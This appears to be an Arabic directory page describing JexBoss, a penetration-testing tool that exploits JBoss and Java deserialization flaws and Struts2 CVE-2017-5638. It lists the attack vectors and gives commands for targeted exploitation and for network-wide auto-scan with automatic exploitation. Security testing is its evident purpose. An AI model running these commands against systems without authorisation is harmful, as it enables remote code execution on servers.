
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
jexboss — JexBoss: أداة التحقق من واستغلال Jboss (وثغرات إلغاء التسلسل في Java) | Kitploit

أدوات/GitHubGitHub/joaomatosf/jexboss
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراق
GitHubjoaomatosf/jexboss

jexboss

JexBoss: أداة التحقق من واستغلال Jboss (وثغرات إلغاء التسلسل في Java)

عرض المستودع
2.5k64058منذ 9 سنواتتمت المراجعة من قبل Kitploit
مشاركة

JexBoss - أداة للتحقق واستغلال ثغرات إلغاء تسلسل Java في JBoss (وغيرها)

JexBoss هي أداة لاختبار واستغلال الثغرات الأمنية في خادم تطبيقات JBoss ومنصات Java، وأطر العمل، والتطبيقات الأخرى.

المتطلبات

  • Python >= 2.7.x
  • urllib3
  • ipaddress

التثبيت على Linux\Mac

لتثبيت أحدث إصدار من JexBoss، يرجى استخدام الأوامر التالية:

git clone https://github.com/joaomatosf/jexboss.git
cd jexboss
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

أو:

قم بتنزيل أحدث إصدار من: https://github.com/joaomatosf/jexboss/archive/master.zip
unzip master.zip
cd jexboss-master
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

إذا كنت تستخدم CentOS مع Python 2.6، يرجى تثبيت Python2.7. مثال على تثبيت Python 2.7 على CentOS باستخدام Collections Software scl:

yum -y install centos-release-scl
yum -y install python27
scl enable python27 bash

التثبيت على Windows

إذا كنت تستخدم Windows، يمكنك استخدام Git Bash لتشغيل JexBoss. اتبع الخطوات التالية:

  • قم بتنزيل وتثبيت Python
  • قم بتنزيل وتثبيت Git for Windows
  • بعد التثبيت، قم بتشغيل Git for Windows واكتب الأوامر التالية:
    PATH=$PATH:C:\Python27\
    PATH=$PATH:C:\Python27\Scripts
    git clone https://github.com/joaomatosf/jexboss.git
    cd jexboss
    pip install -r requires.txt
    python jexboss.py -h
    python jexboss.py -host http://target_host:8080
    

الميزات

تم تطوير واختبار الأداة والاستغلالات من أجل:

  • إصدارات خادم تطبيقات JBoss: 3 و4 و5 و6.
  • ثغرات إلغاء تسلسل Java في العديد من أطر العمل والمنصات والتطبيقات (على سبيل المثال، Java Server Faces - JSF، Seam Framework، RMI عبر HTTP، Jenkins CLI RCE (CVE-2015-5317)، Remote JMX (CVE-2016-3427، CVE-2016-8735)، إلخ)

نواقل الاستغلال هي:

  • /admin-console
    • تم اختباره ويعمل في إصدارات JBoss 5 و6
  • /jmx-console
    • تم اختباره ويعمل في إصدارات JBoss 4 و5 و6
  • /web-console/Invoker
    • تم اختباره ويعمل في إصدارات JBoss 4 و5 و6
  • /invoker/JMXInvokerServlet
    • تم اختباره ويعمل في إصدارات JBoss 4 و5 و6
  • Application Deserialization
    • تم اختباره ويعمل ضد العديد من تطبيقات ومنصات Java، عبر معاملات HTTP POST
  • Servlet Deserialization
    • تم اختباره ويعمل ضد العديد من تطبيقات ومنصات Java، عبر servlets التي تعالج الكائنات المسلسلة (على سبيل المثال، عندما ترى "Invoker" في رابط)
  • Apache Struts2 CVE-2017-5638
    • تم اختباره في تطبيقات Apache Struts 2
  • أخرى

فيديوهات


  • استغلال ثغرات إلغاء تسلسل Java (RCE) في تطبيقات JSF/Seam عبر javax.faces.ViewState باستخدام JexBoss

Alt text

  • استغلال خادم تطبيقات JBoss باستخدام JexBoss

Alt text

  • استغلال Apache Struts2 (RCE) باستخدام Jexboss (CVE-2017-5638)

Alt text

لقطات الشاشة



  • أمثلة استخدام بسيطة:
$ python jexboss.py

alt tag


  • مثال على الوضع المستقل ضد JBoss:
$ python jexboss.py -u http://192.168.0.26:8080

alt tag alt tag

  • أوضاع الاستخدام:
$ python jexboss.py -h

  • وضع فحص الشبكة:
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080 -results results.txt

alt tag

  • وضع فحص الشبكة مع الاستغلال التلقائي:
$ python jexboss.py -mode auto-scan -A -network 192.168.0.0/24 -ports 8080 -results results.txt
